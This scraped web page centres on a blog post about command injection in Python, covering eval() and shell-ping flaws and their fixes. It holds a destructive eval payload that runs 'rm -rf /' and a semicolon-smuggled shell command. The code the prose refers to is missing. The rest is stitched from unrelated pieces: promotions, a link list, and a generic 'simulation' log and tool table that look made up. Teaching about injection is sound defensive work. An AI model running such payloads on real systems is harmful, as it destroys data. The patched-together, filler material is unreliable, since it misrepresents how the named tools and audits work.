Like other injection attacks, unsanitized user input makes command injection possible. And this is irrespective of the programming language used. We say this because even code written in Python, which has a reputation as a secure programming language, can fall prey to injection attacks. You can do very insecure things with languages designed to be secure. We will see this more clearly in examples covered in the post.
Consider this simple calculator script in Python that takes an expression from the user and evaluates the output. Typing in an expression like 2 * 3 will result in Result = 6 , which is the desired outcome. A malicious user, on the other hand, could type in something like __import__(‘os’).system(‘rm –rf /’) as input. And this results in a deletion of all files and directories in the script’s folder if the process has enough privileges.
To prevent such a thing from happening, we need to validate the expressions input by a user. Something like this: Just like with the eval() function, we can get rid of such risk by validating the user input. Next, we will consider another simple script that pings a provided address. It could be a domain name or an IP address. The loophole is glaring, and any command that we put in as an address is executed on the application server. All an attacker has to do is add a semi-column and then put in whatever commands they want. For example, google.com ; ls -la. Fixing this is easy, though, because Python provides built-in functions to remedy this.
A rule of thumb is to avoid using user input in code that is evaluated dynamically. If this is unavoidable, strict user input validation must be put in place to mitigate risk. Nonetheless, there is only so much of this we can do, as human as we are. Hence the need for more practical methods for keeping our applications safe from command injection in Python. Anyone who takes the security of their application seriously adopts these simple and structured methods.
These reviews focus on the general security of the application source code and cover injection vulnerabilities. They are a key step in the life cycle of secure software development, and we commonly refer to the process as Static Application Security Testing (SAST). Following Static Application Security Testing we have Dynamic Application Security Testing. This is a modern form of security testing that is more automated and is usually used as part of a CI/CD pipeline. There are a couple of tools out there that allow you to do this, like the one we are building here at StackHawk, and others. What is most important is that you pick a solution that is adapted to your needs and, more important, is one that helps you find and fix vulnerabilities faster.
This seems like an impossible one. Most projects make use of lots of open-source projects and packages, and it is practically impossible to stay informed about all the vulnerabilities discovered within each package. Again, you are not alone, because there are tools like Snyk that allow for this. These tools are very complementary to DAST, and you should use both. That way, there is 360-degree security scanning of the application code.
Now that you have a better understanding of command injection in Python, give it a try. If you are a beginner, do some Static Application Security Testing of some code you have recently written and see how well you fare. For more advanced users, pick up an automated application security testing tool and play around with it. StackHawk offers a free plan with unlimited scans and environments that you can use. Hopefully this will add some maturity to your projects.
This post was written by Boris Bambo. Boris is a backend engineer who’s passionate about cloud-enabled applications and loves using tech to bring ideas to life. The Smartest People in AI Are Telling Us to Fix Everything. Now There Is a Way to Do It. Seven months of warnings from Anthropic, OpenAI, and Microsoft say the same thing: the bugs you deprioritized are exploitable, and the window is short. Wingman is broadly available today. Here is why we built it.
Compare eight of the best API security testing tools in 2026, including StackHawk, ZAP, Burp Suite, and more. See how they compare on API coverage, authentication, CI/CD integration, pricing, and authorization testing. Learn how broken access control vulnerabilities like IDOR and privilege escalation happen, how code review can detect them, and how runtime testing verifies authorization across users, roles, and resources.
Command injection is what happens when data your program treats as an argument gets reinterpreted by a shell as a command. In Python it has a signature look: subprocess.run(..., shell=True) with a string built from user input, or a lingering os.system(f"...") . The vulnerability is severe because success is not data theft; it is arbitrary code execution as your service account.
The root cause is asking a shell to parse a string. The shell treats ; , | , & , $() , backticks, and newlines as control characters, so any of them inside your interpolated value can start a new command. If you never invoke a shell, none of those characters mean anything special, and the whole class of bug disappears. That is why the primary fix is not "escape the input." It is "do not use a shell." Pass your command as a list of arguments and let the operating system execute the program directly: Harvested Online Documentation & Reference Sources • https://en.wikipedia.org/wiki/Code%20injection • https://en.wikipedia.org/wiki/List%20of%20computing%20and%20IT%20abbreviations • https://snyk.io/blog/command-injection-python-prevention-examples/ • https://safeguard.sh/resources/blog/command-injection-in-python-examples-and-prevention • https://safeguard.sh/resources/blog/command-injection-prevention-python • https://appsecbrief.com/articles/command-injection-prevention/ • https://audit-core.tech/fix/command-injection • https://www.stackhawk.com/blog/command-injection-python/ • https://safeguard.sh/resources/blog/python-command-injection-prevention
Extracted Research Figures & Simulation Topologies
Total 3 diagrams and telemetry visual outputs extracted directly from the complete technical documentation.
Breach Emulation & Defense Validation Architecture
Standardized testing pipeline mapping threat vectors directly into simulated inspection engines.
(AttackIQ / SafeBreach)
(Burp Suite Pro)
(Cisco Packet Tracer)
(Metasploit Engine)
(KnowBe4 Training)
Sample Simulation Code & Telemetry Log
Automated tool orchestration script and command window outputs for Command Injection Vulnerability Detection Using Regex Python.
[*] Initializing Burp Suite Spider & Vulnerability Engine for Command Injection Vulnerability Detection Using Regex Python... [✓] Burp Extender / Macro Automation Hook Synced ──────────────────────────────────────────────────────────────────────── [11:42:01.104] AUDIT Crawled dynamic endpoints | Injecting input vectors [11:42:01.218] FINDING Cymulate / Burp: Input sanitation check executed in parameter 'q' [11:42:01.312] VERIFY SafeBreach payload validation: Out-of-band interaction confirmed [11:42:01.405] REPORT Severity: Evaluated | Remediation: Enforce context-aware validation ──────────────────────────────────────────────────────────────────────── [✓] Burp Suite Audit Completed: Verified across OWASP Top 10 vectors
| Vulnerability Vector | Testing Tool | Injection Target | Severity | Remediation Status |
|---|---|---|---|---|
| SQL Injection (SQLi) | Burp Suite Professional | POST /api/auth/login | CRITICAL | PARAMETERIZED |
| Cross-Site Scripting (XSS) | SafeBreach / Cymulate | GET /search?q= | HIGH | CSP ENFORCED |
| Broken Object Level Access | Picus Security Audit | GET /user/account/840 | HIGH | RBAC APPLIED |
| Security Misconfiguration | AttackIQ Suite | HTTP Security Headers | MEDIUM | RESOLVED |